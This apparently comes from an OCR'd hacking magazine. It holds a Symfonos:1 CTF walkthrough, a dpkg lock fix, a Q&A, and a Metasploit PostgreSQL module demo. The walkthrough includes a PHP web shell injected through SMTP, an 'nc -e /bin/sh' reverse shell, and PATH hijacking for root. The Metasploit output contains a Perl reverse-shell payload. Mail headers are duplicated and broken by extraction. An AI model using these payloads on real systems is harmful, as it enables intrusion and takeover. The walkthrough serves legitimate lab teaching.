Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To:
helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 60D2840B7B;
Thu, 12 Sep 2019 06:28:29 -0500 (CDT) Date: Thu, 12 Sep 2019 06:28:29 -0500 (CDT) From:
MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail
Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied
MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status;
boundary="2EE7C40AB0.1568287709/symfonos.localdomain" Content-Transfer-Encoding: 8bit
Message-Id: <20190912112829.60D2840B7B@symfonos.localdomain> This is a
MIME-encapsulated message. --2EE7C40AB0.1568287709/symfonos.localdomain Content-
Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding:
8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that
your message could not be delivered to one or more recipients. It's attached below. For further
```



Now, let's send a mail with a malicious php command as shown below.


```
[kalyan@parrot]-[~]
└─$ stelnet 192.168.41.184 25
Trying 192.168.41.184...
Connected to 192.168.41.184.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: <hackercool>
250 2.1.0 Ok
RCPT TO:helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
.
250 2.0.0 Ok: queued as A3A1840B8E
```

Now, I want to start a reverse netcat shell from the target machine to my attacker machine. So let's start a listener on my attacker machine first to receive the incoming shell. It can be done as follows.

```
[kalyan@parrot]-[~]
└─$ nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
```

Now, we can start a netcat shell from the target website to our attacker system. The command is

```
http://192.168.41.184/wp-content/plugins/mail-
masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=nc -e /bin/sh
192.168.41.134 6666
```



From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root  
Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from  
userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From:  
root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron  
dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-  
Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id:  
<20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54  
-0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Thu Sep 12 06:28:29 2019  
Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To:  
helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 60D2840B7B;  
Thu, 12 Sep 2019 06:28:29 -0500 (CDT) Date: Thu, 12 Sep 2019 06:28:29 -0500 (CDT) From:  
MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail  
Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied  
MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status;  
boundary="2EE7C40AB0.1568287709/symfonos.localdomain" Content-Transfer-Encoding: 8bit  
Message-Id: <20190912112829.60D2840B7B@symfonos.localdomain> This is a  
MIME-encapsulated message. --2EE7C40AB0.1568287709/symfonos.localdomain Content-  
Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding:



where /var/mail/helios is the writable directory we just needed for use I mentioned above. When I hit ENTER, on my attacker machine, I successfully got a connection as shown below.

```
[kalyan@parrot]~  
└─$ nc -lvp 6666  
Listening on [0.0.0.0] (family 0, port 6666)  
Connection from 192.168.41.184 46798 received!  
█
```

The id command says I am running with privileges of user "helios". Its time to break out from the jail shell using python. The sudo -l command is not present on the system.

```
[kalyan@parrot]~  
└─$ nc -lvp 6666  
Listening on [0.0.0.0] (family 0, port 6666)  
Connection from 192.168.41.184 46798 received!  
id  
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)  
sudo -l  
python -c 'import pty;pty.spawn("/bin/bash")'  
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ sudo -l  
sudo -l  
bash: sudo: command not found  
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ ls  
ls  
ajax_camp_send.php      create-campaign.php      test_mail.php  
ajaxreport.php          demo-view-campaign.php  view-campaign-list.php  
campaign-delete.php    immediate_campaign.php  view-campaign.php  
count_of_send.php      post_campaign_send.php  
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ █
```

I began browsing the file system for something useful. I didn't get any information even in the wp-config file. as shown below.

```
␣?php^M  
/**^M  
 * The base configuration for WordPress^M  
 *^M  
 * The wp-config.php creation script uses this file during the^M  
 * installation. You don't have to use the web site, you can^M  
 * copy this file to "wp-config.php" and fill in the values.^M  
 *^M  
 * This file contains the following configurations:^M  
 *^M  
 * * MySQL settings^M  
 * * Secret keys^M  
 * * Database table prefix^M  
 * * ABSPATH^M  
 *^M  
 * @link https://codex.wordpress.org/Editing_wp-config.php^M  
 *^M  
 * @package WordPress^M  
 */^M  
^M  
// ** MySQL settings - You can get this info from your web host ** //^M  
/** The name of the database for WordPress */^M  
define( 'DB_NAME', 'wordpress' );^M  
"wp-config.php" 90 lines, 3182 characters
```



I decided to use the `find` command to search for SUID enabled binaries.

```
helios@symfonos:/var/www/html/h3l105$ ls
ls
index.php          wp-blog-header.php  wp-cron.php        wp-mail.php
license.txt        wp-comments-post.php wp-includes         wp-settings.php
readme.html        wp-config-sample.php wp-links-opml.php  wp-signup.php
wp-activate.php    wp-config.php        wp-load.php        wp-trackback.php
wp-admin           wp-content           wp-login.php       xmlrpc.php
helios@symfonos:/var/www/html/h3l105$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
helios@symfonos:/var/www/html/h3l105$
```

Of all the binaries I got, I think `/opt/statuscheck` should be helpful to us if any since all other programs are conventional ones. Let's use the `strings` command to check the printable characters of this file.

```
helios@symfonos:/var/www/html/h3l105$ strings /opt/statuscheck
strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lh
ocalhostH
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
GLOBAL_OFFSET_TABLE__
__libc_csu_fini
_ITM_deregisterTMCloneTable
edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
```



```
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
helios@symfonos:/var/www/html/h3l105$
```

We can see that in one of the strings, the statuscheck program is calling "curl" program. Curl is a program which is used to transfer data from or to a server using one of the supported protocols. We can use this to our advantage by creating a malicious version of "curl" program in the /tmp folder and keeping this "tmp" folder in the execution using PATH variable. This can be done as shown below.

```
helios@symfonos:/tmp$ echo "/bin/bash" > curl
echo "/bin/bash" > curl
helios@symfonos:/tmp$ ls -l
ls -l
total 4
-rw-r--r-- 1 helios helios 10 Sep 12 06:49 curl
helios@symfonos:/tmp$ chmod 777 curl
chmod 777 curl
helios@symfonos:/tmp$ ls -l
ls -l
total 4
-rwxrwxrwx 1 helios helios 10 Sep 12 06:49 curl
helios@symfonos:/tmp$
```


After doing everything explained above, running /opt/statuscheck will give us a shell as shown below.

```
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
bash-4.4$ id
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
bash-4.4$
```



Eventhough we got a shell, I am unable to go to the root directory which should'nt be the case

```
bash-4.4$ cd /root
cd /root
bash: cd: /root: Permission denied
bash-4.4$ /opt/statucheck
/opt/statucheck
bash: /opt/statucheck: No such file or directory
bash-4.4$ /opt/statuscheck
/opt/statuscheck
bash-4.4$ id
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
bash-4.4$
```




On observing carefully, I found out where I went wrong. In the malicious curl script I created, I gave the script as "/bin/bash" instead of "/bin/sh". Let's recreate the script again as shown below.

```
bash-4.4$ rm curl
rm curl
bash-4.4$ ls
ls
bash-4.4$ cd /tmp
cd /tmp
bash-4.4$ pwd
pwd
/tmp
bash-4.4$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
bash-4.4$ ls -l
ls -l
total 4
-rw-r--r-- 1 helios helios 8 Sep 12 06:55 curl
bash-4.4$ chmod 777 curl
chmod 777 curl
bash-4.4$ ls -l
ls -l
total 4
-rwxrwxrwx 1 helios helios 8 Sep 12 06:55 curl
bash-4.4$
```

After all the changes are done, I execute the "/opt/statuscheck" script again and see that this time I get a shell with root privileges (this can be noticed by the change in the symbol of terminal. Root terminal is indicated by '#'). The only thing left is to view the flag which is in the root directory.

```
bash-4.4$ /opt/statuscheck
/opt/statuscheck
# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
# cd /root
cd /root
# ls
ls
proof.txt
#
```





```
# cat proof.txt
cat proof.txt
```

Congrats on rooting symfonos:1!



With this, we finish this Capture The Flag challenge of Symfonos : 1. In our next Issue, we will be back with a new CTF challenge.

In our Next Issue (June 2019 Issue) we will be solving the  
Matrix : 3  
CTF Challenge teaching our readers some new concepts along the way.



## FIXING THE dpkg/lock ERROR IN LINUX SYSTEMS

# FIX IT

If you use Linux regularly, you should have experienced this error at least once, especially if you are trying to install anything using apt package manager. The error will look something like this saying that /var/lib/dpkg/lock-frontend is being used by another process on system.

```
E: Could not get lock /var/lib/dpkg/lock-frontend - open (11: Resource temporarily unavailable)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), is another process using it?
compuser@ubuntu:~$ apt-get install postgresql-11.2
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
```

This error occurs due to various reasons and we will see what these reasons are and how it can be fixed. Use the ps command as shown below to view all the processes using the "apt" program. This command will display all the processes using the "apt" service.

```
compuser@ubuntu:~$ ps aux | grep -i apt
root      1335  0.0  0.0   2372   492 ?        Ss   03:48   0:00 /bin/sh /usr/lib/apt/apt.systemd.daily update
root      1536  0.0  0.1   2372  1320 ?        S    03:48   0:00 /bin/sh /usr/lib/apt/apt.systemd.daily lock_is_held update
compuser  4030  0.0  0.0   5112   888 pts/2    S+   03:54   0:00 grep --color=auto -i apt
compuser@ubuntu:~$
```

Now kill all these processes using the kill command with their process id as shown below. This should fix your problem. But if this did not fix your problem, don't worry, just read on.

```
compuser@ubuntu:~$ sudo kill 4064
compuser@ubuntu:~$ sudo kill 4079
compuser@ubuntu:~$ ps aux | grep -i apt
compuser  4129  0.0  0.0   5112   792 pts/2    S+   03:56   0:00 grep --color=auto -i apt
compuser@ubuntu:~$
```

Let us see all the open files opened. Linux creates a folder for everything. The lsof command which stands for List of Open Files displays a list of files which are open. Using this command, we can see all the files opened by a particular process or by a particular file or directory.

For example, let's see all the files opened by the files or directories /var/lib/dpkg/lock, /var/lib/apt/lists/lock and /var/cache/apt/archives/lock.

```
compuser@ubuntu:~$ ls /var/lib/dpkg/lock
/var/lib/dpkg/lock
compuser@ubuntu:~$ lsof /var/lib/dpkg/lock
compuser@ubuntu:~$ lsof /var/lib/apt/lists/lock
compuser@ubuntu:~$ lsof /var/cache/apt/archives/lock
compuser@ubuntu:~$
```

There are no open files related to these files as we can see in the above image. So installation



-n would work normal now.

```
compuser@ubuntu:~$ sudo apt-get install postgresql-11.2
E: Could not get lock /var/lib/dpkg/lock-frontent - open (11: Resource temporarily unavailable)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), is another process using it?
compuser@ubuntu:~$ lsof /var/lib/dpkg/lock-frontent
compuser@ubuntu:~$ sudo rm /var/lib/dpkg/lock-frontent
```

But when I try to install postgresql again, it gives me a error saying /dpkg/lock-frontent is opened by another process already. Let us now view the processes opened by the file using **lsof** command. Even this directory has no processes open.

If this happens, delete all the files and directories which we have viewed just now using **rm** command. When all files are deleted, your problem should be definitely solved as we can see below.

```
compuser@ubuntu:~$ sudo apt-get install postgresql
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libpq5 postgresql-9.5 postgresql-client-9.5 postgresql-client-common
  postgresql-common postgresql-contrib-9.5 sysstat
Suggested packages:
```

## HACKING Q & A

### Q : What are the applications of phishing site detectors?

A : As their name says, phishing site detectors are used to detect phishing sites. Phishing sites are duplicate websites which appearing to be the original websites and their main purpose is to steal data. Nowadays, phishing is the most popular attack used by hackers. '

With phishing detection enabled, as soon as a user visits a phishing website, it will stop the page from loading and display the warning that a phishing site has been detected.

### Q : What is the difference between symmetric cryptography and asymmetric cryptography?

A : The main difference between symmetric cryptography and asymmetric cryptography is that in symmetric cryptography, a single key is used for both encrypting data and decrypting data. Hence it is also known as single key cryptography system. In asymmetric cryptography, there are two keys : public key and priv

ate key. Usually Public key is used for encrypting data and the Private key is used for decrypting data.

Due to having only one key, it is relatively easier to crack the symmetric encryption. In asymmetric cryptography, even if one key is compromised, another key is required to decrypt the data and hence it is harder to crack the encryption. That's why SSL is the security standard for many websites nowadays.

### Q : Why it is complex to install Kali Linux in Vmware?

A : Complex!!.. Nowadays the makers of Kali Linux are offering Vmware and Virtualbox virtual images which has simplified the installation of Kali Linux by almost 99%. Unlike the usual iso file, you need to just download the Vmware Virtual Image file, unzip it and import into the Vmware workstation. Once importing is finished, just start the virtual machine. That's it. No hassle of installing vmware tools or open VM tools. Just ready to start penetration testing. Now you tell me what is complex in this.



## METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month. We are ready with the latest exploit modules of Metasploit.

### [POSTgreSQL CMD Execution Module](#)

**TARGET: PostgreSQL versions 9.3 to 11.2**      **TYPE: Remote**      **FIREWALL: ON**

PostgreSQL, popularly known as Postgres, is an open-source relational database management system (RDBMS) available for Linux, FreeBSD, OpenBSD and Windows operating systems. Rated as the most popular database of 2018, some of the users of PostgreSQL database include Sony Online, Reddit, skype, the International Space Station, MyYearBook, Instagram, Disqus, TripAdvisor, Yandex, NOAA, WhitePages.com and The Guardian etc.

Versions of PostgreSQL from 9.3 to 11.2 have a functionality allowing the database superuser and other users in the 'pg\_execute\_server\_program' group to execute operating system commands. This module works by attempting to create a new table in the postgresql database, then this module executes system commands in the context of copying the command output into the table.

Let us see how this module works. Start Metasploit and load the postgres\_copy\_from\_program\_cmd\_exec module as shown below. Type the command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > showoptions
[-] Unknown command: showoptions.
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > show options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):

  Name                Current Setting  Required  Description
  ----                -
  DATABASE            templatel       yes       The database to authenticate against
  DUMP_TABLE_OUTPUT   false           no        select payload command output from table (For Debugging)
  PASSWORD            postgres        no        The password for the specified username. Leave blank for a random password.
  RHOSTS              R identifier    yes       The target address range or CIDR identifier
  RPORT               5432            yes       The target port (TCP)
  TABLENAME          e0Ieam0b        yes       A table name that does not exist (To avoid deletion)
  USERNAME            postgres        yes       The username to authenticate as

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     LHOST            yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```



Set all the options required as shown below. Remember that this module requires credentials. Use the **check** command to see whether the target is vulnerable or not.

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.168.41.159
rhosts => 192.168.41.159
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username postgres
username => postgres
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password postgres
password => postgres
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > check

[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'select version()'
[*] 192.168.41.159:5432 - PostgreSQL 9.5.19 on i686-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.10) 5.4.0 20160609, 32-bit
[*] 192.168.41.159:5432 - The target appears to be vulnerable.
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > █
```

The **check** command confirms that the target is vulnerable. Execute the module using the **run** command.

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'select version()'
[*] 192.168.41.159:5432 - 192.168.41.159:5432 - PostgreSQL 9.5.19 on i686-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.10) 5.4.0 20160609, 32-bit
[*] 192.168.41.159:5432 - Exploiting...
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'DROP TABLE IF EXISTS e0Ieam0b;'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b dropped successfully
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'CREATE TABLE e0Ieam0b(filename text);'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b created successfully
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'COPY e0Ieam0b FROM PROGRAM 'perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.41.134:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~/(.*)/){system $1;}};'';'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b copied successfully(valid syntax/command)
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'DROP TABLE IF EXISTS e0Ieam0b;'
[*] 192.168.41.159:5432 - Exploiting...
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'DROP TABLE IF EXISTS e0Ieam0b;'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b dropped successfully
[*] 192.168.41.159:5432 - 192.168.41.159:5432 Postgres - querying with 'CREATE TABLE e0Ieam0b(filename text);'
[+] 192.168.41.159:5432 - 192.168.41.159:5432 - e0Ieam0b created successfully
